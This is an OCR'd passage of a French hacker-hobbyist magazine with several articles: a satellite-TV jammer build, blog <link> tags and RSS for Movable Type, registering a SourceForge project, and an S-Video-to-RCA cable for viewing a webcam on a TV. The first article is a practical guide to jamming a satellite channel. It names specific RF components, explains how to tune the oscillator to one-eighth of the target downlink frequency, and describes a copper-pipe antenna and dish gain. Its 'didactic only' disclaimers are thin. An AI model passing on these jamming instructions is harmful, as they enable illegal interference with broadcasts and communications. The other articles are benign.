


On n'a évidemment pas le droit de saboter une chaîne par satellite, mais il faut savoir que c'est tout à fait possible.

TV PAR SATELLITE : LE SABOTAGE

La liberté d'information dont nous jouissons est assez fragile et, puisque les télévisions par satellite représentent un aspect toujours plus important du monde de la communication, le hacker du futur se doit de posséder des connaissances dans ce domaine.

Cet article illustre l'exemple d'un dispositif en mesure d'effectuer le *jamming* *(brouillage intentionnel)* d'une fréquence et, par conséquent, de provoquer l'"obscurcissement" d'une chaîne télévisée par satellite. Cet article est uniquement à usage didactique. Gare à ceux qui essaient de s'en prendre réellement à une chaîne de télévision ! La liberté d'expression est sacrée.




Le jammer

Le jammer (ou brouilleur intentionnel) crée du bruit, accordable et à basse puissance, compris dans la bande sonore entre 1,52 et 1,59 GHz. Le signal en question est amplifié par un circuit HMC444LP4 SMT GaAs MMIC x8 produit par Hittite Microwave Corporation, qui le multiplie par huit en le portant, par exemple, de 1,525 GHz à 12,2 GHz. Il passe ensuite par un amplificateur NBB-400 GaAs MMIC Amplifier de RF Micro Devices, qui ajoute environ 10 décibels au signal pour le porter à environ 13 dB (une vingtaine de milliwatts).


Le signal est désormais prêt à être envoyé à n'importe quelle antenne même artisanale, et si cette dernière est suffisamment proche d'une parabole TV, elle pourra brouiller, grâce au bruit engendré, la puissance d'un signal télévisé comme celui des principales télévisions par satellite.

Le générateur RF


Le générateur part d'un signal vidéo standard, comme la sortie d'un magnétoscope ou d'une console de jeux vidéo, qu'il mixe avec un amplificateur différentiel à courant continu contrôlé manuellement et qu'il applique à la ligne Voltage Tune d'un oscillateur M3500-1324 de Micronetics.



Une petite carte comme celle-ci contient plus qu'il n'en faut pour créer un jammer (brouilleur intentionnel) du signal télévisé par satellite.



Le schéma complet de l'émetteur. Il faut le relier d'une part à n'importe quelle source de signal télévisé (même une console de jeux vidéo), d'autre part à une antenne, même rudimentaire.



L'amplificateur

Il vaut mieux l'acheter tout prêt, car il est difficile d'en fabriquer un. Richardson (http://catalog.rell.com) le vend au prix abordable de 35 dollars.
Attention à ne pas utiliser de câbles de mauvaise qualité ou trop longs, car ceux-ci peuvent provoquer une perte de puissance.

Tout peut faire office d'antenne de transmission, il suffit que le matériau soit conducteur. Par exemple, un morceau de tuyau fermé à une extrémité, auquel on connecte un câble coaxial, convient très bien.

Le résultat final obtenu est le signal de fréquence compris entre 1,5 et 1,6 GHz dont nous avons déjà parlé plus haut et dont le réglage de la syntonisation fine est effectué grâce à des potentiomètres. La fréquence exacte du signal dépend de celle du récepteur à bloquer. Si la parabole recevait sur 12,428 GHz, il faudra diviser par huit et donc régler l'oscillateur sur 1,5535 GHz. Comme la fréquence est réglée manuellement et n'est pas contrôlée par des synthétiseurs PPL, on pourra rencontrer des effets de dérive, à corriger si besoin est. Quant au reste, l'output en radiofréquence de l'oscillateur sera modulé en fréquence avec le signal vidéo standard et constituera une excellente source d'inhibition du signal télévisé à bloquer.


Le multiplicateur

Hittite Microwave vend sur son site http://www.hittite.com une carte entièrement fonctionnelle pour l'utilisation du circuit HMC444LP4. Deux connecteurs sont montés sur la carte, un pour l'entrée et l'autre pour la sortie en radiofréquence qui demande une alimentation de cinq volts et non supérieure à quelques milliampères. Pour cette application particulière, le circuit travaille en réalité en dehors de son domaine d'activité, mais fonctionne quand même.

L'antenne

Pour faire office d'antenne, on peut utiliser un morceau de tuyau de cuivre de 2,5 à 3 centimètres de diamètre et de quatre à cinq centimètres de longueur. L'extrémité sera refermée par un morceau de cuivre soigneusement soudé sur les bords extérieurs du tuyau. Celui-ci sera ensuite soudé à son tour sur un morceau de câble coaxial nu, relié à la sortie du NBB-400. Ensuite, il faut connecter l'ensemble de façon à ce que le point focal d'une ancienne parabole (récupérée à la décharge, par exemple) assure un gain de 30 dB. C'est tout. Bien évidemment, répétons-le, tout cela est illustré dans une visée théorique, et non dans un but d'utilisation illégale !

NeOkOn




Le schéma du dispositif de brouillage intentionnel. Il a l'air ésotérique, mais un peu d'esprit d'initiative et d'habileté manuelle permettent de parvenir au résultat final très rapidement.

UN BLOG PARF


Blog et RSS : le couple parfait pour n'importe quelle plateforme !

Avec le tag <link>, tout le monde peut visiter notre blog, sans problème de navigateur.

BLOG



http://feedvalidator.org est un site permet de soumettre un feed RSS pour voir s'il est compilé selon les règles et si les programmes de lecture de feeds peuvent le reconnaître et le traiter.



Si nous faisons les choses comme il faut, nous pourrons être vus par les lecteurs de feeds RSS de toutes sortes, par exemple pReader, http://www.sharpreader.net

Une commande HTML à savoir absolument utiliser : le tag <link> très utile pour l'autoreconnaissance RSS et pour quantité d'autres choses. <link> peut servir à se connecter à la page d'accueil et à une série d'autres pages, par exemple.

Supposons que nous disposions d'une archive de pages produites sur une base quotidienne, dans laquelle chaque page contient un lien vers les messages du jour précédent et du jour suivant. Chaque page pourrait être structurée de la sorte :

```
<link rel="début" title="Home"
href="http://adresse/page/home" />
```


```
<link rel="précédent" title="Titre de la page précédente" href="http://adresse/page/précédente" />
<link rel="suivant" title="Titre de la prochaine page" href="http://adresse/prochaine/page" />
```

La suite />(espace de début inclus) peut désorienter, mais il n'y a rien d'étrange à cela, c'est une qualité requise de la syntaxe XHTML.

Autre chose très importante à se rappeler : les <link>, c'est-à-dire les liens, doivent se trouver dans la partie <head> et non dans la partie <body> du code.


Normalement les navigateurs conventionnels tels qu'Internet Explorer ne peuvent pas voir ces liens, mais ces derniers sont très utiles à ceux qui surfent à l'aide d'un assistant numérique personnel ou d'un téléphone portable. En outre, ils peuvent être lus par des programmes comme Lynx, le navigateur de textes utilisé par de nombreux handicapés et par ceux qui veulent télécharger très rapidement les pages.

P. Greco



Lynx (http://lynx.browser.org) est un navigateur que l'on trouve sur tous les ordinateurs et qui prend en compte uniquement la partie texte des pages. Il convient très bien pour surfer rapidement ou si l'on dispose de peu de bande passante. Amazon est fait pour fonctionner également avec Lynx. Et pourquoi pas notre blog ?

SPÉCIFIER L'ADRESSE D'UN FEED RSS



Le tag <link> peut également être utilisé pour spécifier l'adresse du feed RSS d'une page. Dans ce cas, la syntaxe est la suivante :

```
<link rel="alternate" type="application/rss+xml" title="RSS" href="adresse/file/rss">
```

Il n'est pas obligatoire que le titre soit " RSS ", mais il est préférable qu'il soit descriptif, à partir du moment où certains navigateurs, comme Mozilla ou Lynx, le rendent visible.


<LINK> IN MOVABLE TYPE


Pour ajouter les tags <link> à un blog créé avec Movable Type, il faut ajouter ce qui suit au template Date-Based Archive, tout de suite après le tag <head> :

```
<link rel="début" href="<$MTBlogURL$>" title="Home" />
<MTArchivePrevious>
<link rel="précédent" href="<$MTArchiveLink$>" title="<$MTArchiveTitle$>" />
</MTArchivePrevious>
<MTArchiveNext>
<link rel="suivant" href="<$MTArchiveLink$>" title="<$MTArchiveTitle$>" />
</MTArchiveNext>
```

Toujours tout de suite après le tag <head>, il faut ajouter au template Individual Entry Archive ce qui suit :

```
<link rel="début" href="<$MTBlogURL$>" title="Home" />
<MTEntryPrevious>
<link rel="precedente" href="<$MTEntryLink$>" title="<$MTEntryTitle$>" />
</MTEntryPrevious>
<MTEntryNext>
<link rel="suivant" href="<$MTEntryLink$>" title="<$MTEntryTitle$>" />
</MTEntryNext>
```





Mozilla est en mesure de lire les feeds RSS sans l'aide d'autres programmes..

OPEN SOURCE

CRÉER SON PROJET OPEN

Pas besoin d'être programmeur pour créer son projet open source !

Chacun de nous a une petite idée de ce qu'il voudrait faire. Et bien, cette idée peut réellement devenir un projet open source. Vous pensez qu'il faut savoir programmer pour cela ? Pas du tout. En créant ce projet, vous allez trouver des collaborateurs qui vous apporteront chacun leur savoir-faire. Il vous suffit juste de connaître l'anglais.

Pourquoi ouvrir un compte ?

Le site le plus visité par les auteurs de projets open source est SourceForge, http://sf.net, qui a accueilli un nombre très élevé de projets : presque 100 000 ! Il faut d'abord créer un compte sur ce site, avec un pseudonyme et une adresse électronique valide. Presque un million d'inscrits ont réussi à le faire, alors pourquoi pas nous !

DAUTRES OPTIONS POUR LOPEN SOURCE

SourceForge est certainement le premier endroit où il faut enregistrer un projet, mais il y a aussi Freshmeat (http://freshmeat.net). Pour l'Italie, il n'existe pas de liens comme SourceForge, mais il y a beaucoup de sites généraux sur des projets spécifiques ou sur l'open source. Pour n'en citer que quelques-uns : http://www.openitalia.net, les «Linux User Group», (http://www.ziobudda.net/lug/), http://www.spaghettibrain.com, <http://it.openoffice.org/> et bien évidemment l'Open Directory à l'adresse 30http://dmoz.org/World/Italiano/Computer/Programmazione/Open_Source/

En somme, il suffit souvent d'un peu de bonne volonté et d'envoyer un e-mail pour que tout s'enchaîne très rapidement !

Une fois le pseudo créé, cliquer en haut à gauche sur "Register New Project" pour débuter la procédure d'enregistrement en dix étapes. Le plus difficile étant de nommer le projet, d'expliquer (en anglais) de quoi il s'agit et de choisir la catégorie dans laquelle il rentre. Les différentes catégories sont les suivantes :

Logiciel
Documentation

OJET SOURCE!

Les pays en voie de développement sont les plus intéressés par le logiciel libre.


Site Web
Logiciel P2P
Logiciel de jeu
Système de gestion de contenu (ou CMS)
Paquets précompilés de programmes existants
Contenu open source (images, vidéos, photos, données)
Traduction de logiciel

On peut également tourner une vidéo pour expliquer le projet ou mettre des informations à disposition. Inutile pour cela d'être programmeur ou spécialiste en informatique.

En attente d'autorisation

Une commission de SourceForge évalue le projet et, si l'idée a l'air bonne, donne son accord. À partir de là, tous ceux qui visiteront le site pourront prendre connaissance du projet et choisir d'y participer. Si le projet est vraiment bon, les collaborateurs seront nombreux et le développement risque d'être long ! C'est à l'auteur du projet (c'est-à-dire nous) d'établir les méthodes de travail, de choisir le type de fichier à créer et d'effectuer le partage des tâches. C'est un très gros travail, mais qui est toujours passionnant.

Si on a une idée, mais que l'on ne se sent pas capable de la réaliser tout seul, le moment est certainement venu d'ouvrir un projet SourceForge (ou à une autre adresse) et de demander l'aide de collaborateurs ! Si plus tard il nous arrivait de changer d'avis, nous pourrions toujours supprimer le projet ou bien le laisser à d'autres. Il s'est déjà produit par le passé que des personnes fassent revivre un bon projet qui avait été laissé à l'abandon. En quelque sorte, on peut semer des idées et voir si elles poussent...




PAS QUE DES PROGRAMMES


Il y a ceux qui pensent qu'open source, Linux et logiciels sont synonymes. Ils ne sont pas loin de la vérité !

Il existe une célèbre encyclopédie open source : Wikipédia http://www.wikipedia.org (avec une version en français), une initiative légale nommée OpenLaw (http://cyber.law.harvard.edu/openlaw/) et même une boisson gazeuse, Opencola (http://www.opencola.com).

La recette du coca-cola est top secret. Celle dont nous parlons est open source. Si quelqu'un réussit à faire mieux, il pourrait même s'enrichir ! La recette complète se trouve à l'adresse http://alfredo.octavio.net/soft_drink_formula.pdf.



Licence open source ? Ce que vous voyez n'est qu'une partie des licences existantes. Si la licence GNU ne nous convient pas, il n'est pas évident d'en trouver une autre...!




Nous pouvons aussi participer à l'un des projets déjà en cours, il suffit de s'enregistrer comme utilisateur et ensuite tout devient possible. Alors, qu'attendons-nous ?

Nous remercions tous ceux qui ouvrent un projet de nous en avertir, afin que nous puissions transmettre l'information aux lecteurs de notre magazine !


Beth

Associer webcam, téléviseur et ordinateur portable pour créer un système de contrôle à distance permettant de visualiser sur une TV l'arrivée d'un intrus. Pour cela, l'essentiel est d'avoir les câbles adéquats.



ANTI-INTRUS

SCHEMA



Voici la marche à suivre pour confectionner ce câble adaptateur.
Il faut joindre la sortie S-Vidéo de la luminance Y (intensité lumineuse) et celle de la chrominance C (couleur) à l'aide du petit condensateur de 470 pF. Joignons également les deux masses : Yg et Cg (g pour ground = masse). Les deux fils ainsi obtenus se branchent, par l'intermédiaire du câble, sur l'entrée jaune du téléviseur, celle de la vidéo.
Dans ce schéma, nous avons utilisé les photographies de la prise S-Vidéo et de la prise RCA pour bien faire comprendre le résultat que l'on souhaite obtenir. Vue du côté des soudures, la broche S-Vidéo que nous utiliserons est une prise dont les bornes sont disposées exactement comme celle que l'on voit sur l'image.

COMPO

Les composants que nous devons avoir à portée de la main : une prise S-Vidéo, une prise mobile
RCA jaune, le très petit condensateur céramique de 470 pF. La valeur de la capacité est inscrite sur le condensateur, de manière un peu étrange : généralement, elle est de 471 (il s'agit bien sûr de picofarads, une unité valant un millième de milliardième de farad), où 1 représente le nombre de 0 se trouvant après le chiffre 47, donc 471 = 470 pF.

SOUDURES

Sur la broche S-Vidéo, du côté des soudures (là où les bornes sont plus courtes), nous devons connecter le condensateur aux deux bornes les plus proches, puis souder l'un des deux fils du câble que nous nous sommes procurés sur celle de gauche (voir schéma). Ensuite, il faut joindre les deux bornes les plus éloignées avec le deuxième fil de notre câble. C'est le même fil, un peu plus dénudé, qui fait office de pont de liaison : soudons l'ensemble.

Comment procéder pour connecter une webcam USB à notre TV ? Ce n'est pas si simple, parce que la webcam possède une sortie USB, mais que, pour compliquer les choses, notre portable dispose uniquement d'une sortie S-Vidéo (une prise ronde à quatre broches) pour connecter un moniteur externe. De même, si le téléviseur n'est pas de très bonne qualité ou ancien, nous ne trouverons pas l'entrée correspondante. En revanche, il comportera peut-être une prise jaune et ronde de type RCA servant à faire passer un signal vidéo dit "composite".
Comment combiner toutes ces choses ? C'est très simple, il faut créer un câble adaptateur !

De la prise S-Vidéo à la prise RCA


Pour fabriquer un câble RCA, il suffit d'un fer à souder, d'un peu d'étain et de beaucoup de minutie, car nous devons travailler sur des composants très petits.
Avant tout, nous devons nous procurer :

Une prise S-Vidéo
Une prise mobile RCA
Un bout de câble à deux fils, d'environ vingt centimètres de longueur
Un cordon RCA mâle/mâle, de la longueur souhaitée (l'acheter tout prêt permet de gagner du temps)
Un condensateur en céramique 470 pF

Ce sont des composants que l'on trouve dans n'importe quel magasin de matériel électronique, pour quelques euros seulement.


CONNEXION

À l'autre bout de notre morceau de câble, nous devons souder la prise mobile RCA. Avant cela, il est impératif de faire passer le fil dans le chapeau de la prise qui couvrira l'ensemble. Si nous ne l'avons pas encore fait, il est temps de faire glisser celui de la prise S-Vidéo. Maintenant, relions la borne centrale au fil provenant du condensateur et connectons le fil provenant des deux bornes de masse à la masse latérale que nous avions jointe à la prise S-Vidéo.



FONCTIONNEMENT DE Y ET C


Transférons le signal vidéo en mode "composite" entre nos appareils, par exemple entre l'ordinateur et le téléviseur. En réalité, les caméras couleur filment les images en trois couleurs fondamentales : le rouge, le vert et le bleu, l'ensemble constituant le signal RGB. Toutes les autres teintes résultent de ces couleurs par addition ou soustraction. Pour rendre le signal RGB compatible avec les anciens téléviseurs noir et blanc, un circuit ajoute les trois couleurs à des pourcentages différents et fixes (0.30 R + 0.59 G + 0.11 B), en tenant compte qu'il existe des teintes qui "rendent" davantage que d'autres (supposons que nous voulons peindre une ampoule en jaune et une autre en bleu, avec la même quantité de peinture : quel est celle qui donnera l'impression de donner plus de lumière ?) Le signal qui en découle est appelé luminance et contient la totalité de l'image, mais uniquement comme variation de luminosité entre un point et un autre. Cela convient très bien aux téléviseurs noir et blanc, auxquels nous pourrons envoyer uniquement Y pour voir notre image. Pour les appareils en couleur, nous devons ajouter le signal C de la chrominance. Il est créé en soustrayant B à la luminance d'une part et R à la luminance d'autre part (B-Y et R-Y).



Donc, un signal télévisé, constitué de la luminance Y et de la chrominance C, est donné par les deux soustractions. Et pour la couleur manquante ? Elle n'est pas transmise, mais on peut l'obtenir en faisant la différence entre les pourcentages que nous avons vus précédemment. Si nous disposons des pourcentages de B et de R, nous obtenons le pourcentage de vert G en déduisant la somme des pourcentages de bleu et de rouge de 100%.
C'est ce que fait notre téléviseur lorsque nous lui envoyons Y et C. Il a ainsi toutes les informations nécessaires pour reconstituer l'image, avec l'ensemble de ses couleurs


CÂBLE

Voici comment le câble se présente, avant que nous refermions les chapeaux respectifs des prises. Comme on peut le voir, le condensateur a une taille qui permet de l'insérer sans souci à l'intérieur de la même broche.



FINAL

Notre ordinateur portable est désormais relié à notre téléviseur. Un cordon RCA mâle/mâle a permis de brancher la prise du téléviseur à celle du cordon que nous avons réalisé. C'est un excellent accessoire à avoir toujours avec nous, pour diffuser des images sur n'importe quel téléviseur, même ancien.




WEBCAM

Grâce à votre webcam, vous pouvez voir sur l'écran de la TV si quelqu'un rentre chez vous.

INTRUS SUR LA TV

Attention ! Vous voyez un intrus s'approcher de chez vous. Donnez l'alarme !




INTRUS PC

